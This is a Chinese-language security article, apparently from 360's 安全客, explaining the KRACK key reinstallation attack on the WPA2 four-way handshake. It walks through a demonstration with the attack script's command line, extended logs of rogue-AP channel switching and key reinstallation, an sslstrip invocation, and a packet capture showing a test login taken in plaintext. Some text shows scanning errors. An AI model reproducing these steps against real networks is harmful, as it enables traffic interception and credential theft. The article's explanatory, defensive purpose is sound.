
三、详情分析

本次攻击主要是针对 WPA2 协议的四次握手过程 , 使用了一种叫做 Key 重新安装攻击 (KRACK) 新的攻击技术。

我们知道当客户端试图连接到一个受保护的 WiFi 网络时 , AP 将会发起四次握手 , 完成相互认证。



同时，在四次握手过程中将会协商好一个新的用于加密接下来通信数据的加密密钥。




在四次握手过程中，当客户端收到 AP 发来的 Message 3 后将会安装加密密钥 key，用于加密正常的数据帧。因为 message 可能丢失或者被丢弃，如果 AP 没有收到响应 AP 将会重新传输 message3，这样客户端可能会收到多次 message3。客户端每次收到此 message 都会重新安装加密 key，从而重置加密协议使用的增量发送数据包号 nonce 和接收重放计数器。而攻击者可以通过收集和重放重新发送四次握手中的 message3 强制重置 nonce，从而成功攻击加密协议，解密客户端发送通信数据包，截获敏感信息。

另外，这一漏洞似乎是由 WiFi 标准中的一句话引起的。该标准建议，一旦首次安装，就可以从内存中清除加密密钥。当客户端收到四次握手的重传 message3 时，它将重新安装现已清除的加密密钥，有效地安装了一个全为零的密钥。


值得注意的是本次攻击没有获取到 wifi 网络的密码，也没有获取在四次握手过程中协商的新生的加密密钥。

演示视频分析

1、首先测试设备连接真实的 TestNetwork 网络：



2、开启 Wireshark 并监听在稍后被设为钓鱼热点的网卡：



3、攻击演示：

真实热点 Real AP :

Ssid : testnetwork

MAC : bc:ae:c5:88:8c:20

Channel : 6

被攻击客户端 target :


MAC: 90:18:7c:6e:6b:20

伪造同名同 MAC 热点 (Rouge AP) :

Ssid : testnetwork

MAC : bc:ae:c5:88:8c:20

Channel : 1 (信道不同)



```
mathy@mathy-msi:~/research/wifi/breaking-wpa2-attack-zero-tk/krackattack$ sudo ./krack-all-zero-tk.py wlp0s20u1 wlp0s20u2 testnetwork --target 90:18:7c:6e:6b:20
===[ KRACK Attacks against Linux/Android by Mathy Vanhoef ]==

[17:27:10] Note: remember to disable Wi-Fi in your network manager so it doesn't interfere with this script
[17:27:10] Note: keep >1 meter between both interfaces. Else packet delivery is unreliable & target may disconnect
[17:27:11] Target network bc:ae:c5:88:8c:20 detected on channel 6
[17:27:11] Will create rogue AP on channel 1
[17:27:11] Setting MAC address of wlp0s20u2 to bc:ae:c5:88:8c:20
[17:27:11] Giving the rogue hostapd one second to initialize ...
[17:27:12] Injected 4 CSA beacon pairs (moving stations to channel 1)
[17:27:12] Rogue hostapd: nl80211: send_mlme - da= ff:ff:ff:ff:ff:ff noack=0 freq=0 no_cck=0 offchanok=0 wait_time=0 fc=0xc0 (WLAN_FC_STYPE_DEAUTH) nlmode=3
[17:27:13] Rogue channel: injected Disassociation to 90:18:7c:6e:6b:20
[17:27:26] Real channel : bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: QoS-Null(seq=915, sleep=0)
[17:27:26] Real channel : bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: QoS-Null(seq=915, sleep=0)
```

注入 CSA beacon pairs 将客户端信道变为 1 , 也就是迫使客户端 target 与 rouge AP 通信。伪 AP 向目标 target 发送 Disassociate 数据包 , 使其解除关联。

4、 利用网卡建立目标 AP 的伪造热点 , 迫使客户端连接到伪造热点上。此时设备经历重连 , WiFi 状态为正在认证。

当目标 target 与真实 AP 完成认证过程 , 准备发起连接时 , 注入 CSA beacon pairs , 使信道切换到 channel 1 实施中间人攻击 , 同时客户端状态保持在 state 2 , 接下来开始发送四次握手中的 message 3 , 实施密钥重新安装 (Key Reinstallation Attack) 攻击。




安全客 (bobao.360.cn)

```
[17:28:21] Real channel : f4:f2:6d:70:82:8f -> 90:18:7c:6e:6b:20: ProbeReq(seq=3070)
[17:28:21] Real channel : 90:18:7c:6e:6b:20 -> ff:ff:ff:ff:ff:ff: ProbeReq(seq=14)
[17:28:21] Real channel : f4:f2:6d:70:82:8f -> 90:18:7c:6e:6b:20: ProbeResp(seq=3071)
[17:28:21] Real channel : f4:f2:6d:70:82:8f -> 90:18:7c:6e:6b:20: ProbeResp(seq=3073)
[17:28:24] Real channel : 90:18:7c:6e:6b:20 -> ff:ff:ff:ff:ff:ff: ProbeReq(seq=1)
[17:28:24] Real channel : bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: ProbeResp(seq=1496)
[17:28:24] Real channel : 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: Auth(seq=2, status=0)
[17:28:24] Client 90:18:7c:6e:6b:20 is connecting on real channel, injecting CSA beacon
[17:28:24] Injected 1 CSA beacon pairs (moving stations to channel 1)
[17:28:24] Injected 1 CSA beacon pairs (moving stations to channel 1)
[17:28:24] Real channel : bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: Auth(seq=1497, status=0) -- MitM'ing
[17:28:24] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: Null(seq=4, sleep=0)
[17:28:24] Established MitM position against client 90:18:7c:6e:6b:20 (moved to state 2)
[17:28:24] Real channel : bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: EAPOL-Msg1(seq=0, replay=2) -- MitM'ing
[17:28:24] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: EAPOL-Msg2(seq=0, replay=2) -- MitM'ing
[17:28:24] Real channel : bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: EAPOL-Msg3(seq=1, replay=3) -- MitM'ing
[17:28:24] Not forwarding EAPOL msg3 (1 unique now queued)
[17:28:24] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: QoS-Null(seq=5, sleep=0)
[17:28:25] Real channel : bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: EAPOL-Msg3(seq=2, replay=4) -- MitM'ing
[17:28:25] Got 2nd unique EAPOL msg3. Will forward both these Msg3's separated by a forged msg1.
    ==> Performing key reinstallation attack!
[17:28:25] Rogue channel: 90:18:7c:6e:6b:20 !> bc:ae:c5:88:8c:20: EAPOL-Msg4(seq=1, replay=3)
[17:28:25] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: Null(seq=6, sleep=0)
[17:28:25] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: Null(seq=7, sleep=0)
[17:28:25] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: EncryptedData(seq=2, IV=1)
[17:28:25] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: EncryptedData(seq=3, IV=2)
[17:28:25] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: Null(seq=8, sleep=0)
[17:28:25] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: Null(seq=9, sleep=0)
[17:28:26] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: EncryptedData(seq=4, IV=1)
[17:28:26] SUCCESS!Nonce reuse detected (IV=1), with usage of all-zero encryption key.
Now MitM'ing the victim using our malicious AP, and intercepting its traffic.
[17:29:26] [09:45:21] 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: EncryptedData(seq=5, IV=2)
```

安全客 (www.babao360.cn)

5、此时密钥重装攻击已经执行成功，客户端已连接上伪造热点：




```

mathy@mathy-msi:~/research/wifi/breaking-wpa2-attack-zero-th/krackattack
[17:28:24] Injected 1 CSA beacon pairs (moving stations to channel 1)
[17:28:24] Injected 1 CSA beacon pairs (moving stations to channel 1)
[17:28:24] Real channel : bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: Auth(seq=1497, stat
[17:28:24] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: Null(seq=4, sleep=0
    Established MitM position against client 90:18:7c:6e:6b:20 (moved to state
[17:28:24] Real channel : bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: EAPOL-Msg1(seq=0,re
[17:28:24] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: EAPOL-Msg2(seq=0,re
[17:28:24] Real channel : bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: EAPOL-Msg3(seq=1,re
    Not forwarding EAPOL msg3 (1 unique now queued)
[17:28:24] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: QoS-Null(seq=5, sleep=0)
[17:28:25] Real channel : bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: EAPOL-Msg3(seq=2,replay=4) -- MitM'ing
    Got 2nd unique EAPOL msg3. Will forward both these Msg3's separated by a forged msg1.
    =>> Performing key reinstallation attack!
[17:28:25] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: EAPOL-Msg4(seq=1,replay=3)
[17:28:25] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: Null(seq=6, sleep=0)
[17:28:25] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: Null(seq=7, sleep=0)
[17:28:25] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: EncryptedData(seq=2, IV=1)
[17:28:25] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: EncryptedData(seq=3, IV=2)
[17:28:25] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: Null(seq=8, sleep=0)
[17:28:25] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: Null(seq=9, sleep=0)
[17:28:26] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: EncryptedData(seq=4, IV=1)
    SUCCESS! Nonce reuse detected (IV=1), with usage of all-zero encryption key.
    Now MitM'ing the victim using our malicious AP, and intercepting its traffic.
[17:28:26] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: EncryptedData(seq=5, IV=2)
[17:28:26] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: Null(seq=10, sleep=0)
[17:28:26] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: EncryptedData(seq=6, IV=3)
[17:28:26] Rogue channel: bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: EncryptedData(seq=0, IV=1)
[17:28:26] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: EncryptedData(seq=7, IV=4)
[17:28:26] Rogue channel: bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: EncryptedData(seq=1, IV=2)
[17:28:26] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: Null(seq=11, sleep=1)
[17:28:26] Rogue channel: 90:18:7c:6e:6b:20 -> ff:ff:ff:ff:ff:ff: ProbeReq(seq=12)
[17:28:26] Rogue channel: bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: ProbeResn(seq=1156)
    
```

安全客 (bobao.360.cn)


6、在此伪造热点中，被攻击端所有流量皆可被嗅探、篡改；演示视频中使用经典端 MITM 工具 sslstrip 对 HTTPS 进行降级，便可获取用户传输的明文账号信息。



```

mathy@mathy-msi:~/research/wifi/breaking-wpa2-attack-zero-th/krackattack
[mathy@mathy-msi krackattack]$ sslstrip -w sslstrip.log
sslstrip 0.9 by Moxie Marlinspike running...
    
```

安全客 (bobao.360.cn)



7、用户在此网站提交的账号信息可被攻击者捕获。

No.	Time	Source	Destination	Protocol	Info
821	17:31:07.500320001	192.168.100.60	62.23.30.26	HTTP	POST /apida/auth/accesstokens HTTP/1.1
824	17:31:07.527708326	192.168.100.60	52.129.74.12	HTTP	GET /snare.js HTTP/1.1
826	17:31:07.549664136	62.23.30.26	192.168.100.60	HTTP	HTTP/1.1 302 Found
869	17:31:07.624503294	52.129.74.12	192.168.100.60	HTTP	HTTP/1.1 200 OK (text/javascript)
920	17:31:08.715469696	192.168.100.60	62.23.30.26	HTTP	GET /apida/oauth/accesstokens HTTP/1.1
937	17:31:08.912821750	62.23.30.26	192.168.100.60	HTTP	HTTP/1.1 405 Method Not Allowed (application/json)
972	17:31:09.437549499	192.168.100.60	54.192.2.34	HTTP	GET /javascript/production/match/sdk-aventador-latest.js HTTP/1.1
974	17:31:09.466668381	192.168.100.60	52.129.74.12	HTTP	GET /script/logo.js HTTP/1.1
976	17:31:09.502174302	52.129.74.12	192.168.100.60	HTTP	HTTP/1.1 200 OK (text/javascript)
1041	17:31:09.869831329	192.168.100.60	52.94.220.16	HTTP	GET /s/iui3?d=forester-did&ex-fargs=%3Fid%3D7519bd46-29e7-celd-0462-157
1057	17:31:09.951255961	52.94.220.16	192.168.100.60	HTTP	HTTP/1.1 200 OK (GIF89a)
1081	17:31:10.176215790	192.168.100.60	130.211.18.143	HTTP	POST /ping HTTP/1.1 (text/plain)
1133	17:31:10.252455191	130.211.18.143	192.168.100.60	HTTP	HTTP/1.1 200 OK (text/html)
1331	17:31:58.875053560	192.168.100.60	62.23.30.26	HTTP	POST /apida/bauth/accesstokens HTTP/1.1 (application/x-www-form-urlencoded)
1333	17:31:59.116630023	62.23.30.26	192.168.100.60	HTTP	HTTP/1.1 401 Unauthorized (application/json)

Frame 1331: 633 bytes on wire (5064 bits), 633 bytes captured (5064 bits) on interface 0
 Ethernet II, Src: SamsungE_6e:6b:20 (98:18:7c:6e:6b:20), Dst: AsustekC_88:8c:20 (bc:ae:c5:88:8c:20)
 Internet Protocol Version 4, Src: 192.168.100.60, Dst: 62.23.30.26
 Transmission Control Protocol, Src Port: 37140, Dst Port: 80, Seq: 1, Ack: 1, Len: 567
 Hypertext Transfer Protocol
 - HTML Form URL Encoded: application/x-www-form-urlencoded
 Form item: "grant_type" = "password"
 Form item: "username" = "lala@test.com"
 Form item: "password" = "secretpassw0rd1"

```
0000 bc ae c5 88 8c 20 90 18 7c 6e 6b 20 08 00 45 00 .... .. lnk ..E.  

0010 02 6b 9f 56 40 00 40 06 18 21 c0 a8 64 3c 3e 17 .k.V@. @. !..d<>.  

